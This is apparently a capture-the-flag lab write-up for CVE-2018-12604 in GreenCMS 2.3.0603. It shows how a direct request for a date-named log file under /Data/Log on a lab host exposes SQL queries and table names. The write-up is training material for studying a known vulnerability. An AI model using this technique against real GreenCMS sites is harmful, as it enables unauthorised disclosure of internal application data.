


[illegible]

Name	CVE-2018-12604
URL	https://www.attackdefense.com/challengedetails?cid=11
Type	Webapp CVEs : 2018

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2018-12604



The screenshot shows the CVE Mitre page for CVE-2018-12604. The page includes a navigation bar with links to CVE List, CNAs, WGs, Board, About, and News & Blog. The main content area displays the CVE ID, a description of the vulnerability, references, and the assigning CNA (MITRE Corporation). The date of entry creation is 20180620.

CVE-ID
CVE-2018-12604 [Learn more at National Vulnerability Database \(NVD\)](#)
 • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
 GreenCMS 2.3.0603 allows remote attackers to obtain sensitive information via a direct request for Data/Log/year_month_day.log.

References
Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- EXPLOIT-DB:44922
- URL:<https://www.exploit-db.com/exploits/44922/>
- MISC:<https://github.com/GreenCMS/GreenCMS/issues/110>

Assigning CNA
 MITRE Corporation


Date Entry Created
 20180620

Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Step 1: Inspect the web application.



Step 2: Search on google “CVE-2018-12604”.



The exploit db link contains the steps to be followed to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/44922>

The screenshot shows a web browser window with the URL <https://www.exploit-db.com/exploits/44922>. The page title is "GreenCMS 2.3.0603 - Information Disclosure". The main content area displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
44922	2018-12604	VR_SYSTEM	WEBAPPS	PHP	2018-06-22

Below the table, there are three status indicators:

- EDB Verified: ✗
- Exploit: 📄 / {}
- Vulnerable App: 📄

At the bottom, there is a code block containing the following text:

```
# Exploit Title: GreenCMS 2.3.0603 - remote obtain sensitive information
# Date: 2018-06-21
# Exploit Author: vr_system
# Vendor Homepage: https://github.com/GreenCMS/GreenCMS/
# Software Link: https://github.com/GreenCMS/GreenCMS/
# Version: GreenCMS 2.3.0603
```

Step 3: After analysing the exploit, the log files are stored in /Data/Log directory and the files are created under the format mentioned below.

Format: year_month_day.log

According to today's date, the log file will be named as 19_12_20.log.

URL:

http://5zt5xogxt0yb8t5pmqpq6wiw5.mumbaix.attackdefenselabs.com/Data/Log/19_12_20.log


```
Szt5xogxt0yb8t5pmqpq6wiw5.mur X +
5zt5xogxt0yb8t5pmqpq6wiw5.mumbaix.attackdefenselabs.com/Data/Log/19_12_20.log
[ 2019-12-20T19:13:09+08:00 ] 10.1.1.2 /
INFO: [ app_init ] --START--
NOTIC: [8192] mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead /app/Core/ThinkPHP/
/Mysql.class.php 第 52 行.
SQL: SHOW COLUMNS FROM `green_hooks` [ RunTime:0.018985s ]
SQL: SELECT `name`,`addons` FROM `green_hooks` [ RunTime:0.000248s ]
SQL: SHOW COLUMNS FROM `green_addons` [ RunTime:0.002016s ]
SQL: SELECT `id`,`name` FROM `green_addons` WHERE ( `status` = 1 ) AND ( `name` IN ('ReturnTop') ) [ RunTime:0.000136s ]
SQL: SELECT `id`,`name` FROM `green_addons` WHERE ( `status` = 1 ) AND ( `name` IN ('SocialComment','baidushare') ) [ RunTime:0.000295s ]
SQL: SELECT `id`,`name` FROM `green_addons` WHERE ( `status` = 1 ) AND ( `name` IN ('Editor') ) [ RunTime:0.000160s ]
SQL: SELECT `id`,`name` FROM `green_addons` WHERE ( `status` = 1 ) AND ( `name` IN ('EditorForAdmin') ) [ RunTime:0.000152s ]
SQL: SELECT `id`,`name` FROM `green_addons` WHERE ( `status` = 1 ) AND ( `name` IN ('Editor') ) [ RunTime:0.000040s ]
INFO: Run CommonBehavior\InitHookBehavior [ RunTime:0.041336s ]
INFO: [ app_init ] --END-- [ RunTime:0.042608s ]
SQL: SHOW COLUMNS FROM `green_kv` [ RunTime:0.002985s ]
SQL: SELECT `kv_value` FROM `green_kv` WHERE ( `kv_key` = 'home_theme' ) LIMIT 1 [ RunTime:0.000171s ]
NOTIC: [8] Use of undefined constant DEFAULT_EXPIRES_TIME - assumed 'DEFAULT_EXPIRES_TIME' /app/Application/Common/Common/function.php 第 157 行.
SQL: SHOW COLUMNS FROM `green_options` [ RunTime:0.002737s ]
SQL: SELECT * FROM `green_options` WHERE ( `option_name` = 'HTML_CACHE_ON' ) LIMIT 1 [ RunTime:0.000153s ]
NOTIC: [8] Use of undefined constant DEFAULT_EXPIRES_TIME - assumed 'DEFAULT_EXPIRES_TIME' /app/Application/Common/Common/function.php 第 104 行.
SQL: SELECT * FROM `green_options` WHERE ( `option_name` = 'HTML_CACHE_TIME' ) LIMIT 1 [ RunTime:0.000109s ]
NOTIC: [8] Use of undefined constant DEFAULT_EXPIRES_TIME - assumed 'DEFAULT_EXPIRES_TIME' /app/Application/Common/Common/function.php 第 104 行.
SQL: SELECT * FROM `green_options` WHERE ( `option_name` = 'home_url_model' ) LIMIT 1 [ RunTime:0.000170s ]
NOTIC: [8] Use of undefined constant DEFAULT_EXPIRES_TIME - assumed 'DEFAULT_EXPIRES_TIME' /app/Application/Common/Common/function.php 第 104 行.
SQL: SELECT * FROM `green_options` WHERE ( `option_name` = 'LOG_LEVEL' ) LIMIT 1 [ RunTime:0.000117s ]
NOTIC: [8] Use of undefined constant DEFAULT_EXPIRES_TIME - assumed 'DEFAULT_EXPIRES_TIME' /app/Application/Common/Common/function.php 第 100 行.
```

Important information such as sql table names were revealed in the log file.

References:

1. GreenCMS (<https://sourceforge.net/projects/green-cms/>)
2. CVE-2018-12604 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12604>)
3. GreenCMS 2.3.0603 - Information Disclosure (<https://www.exploit-db.com/exploits/44922>)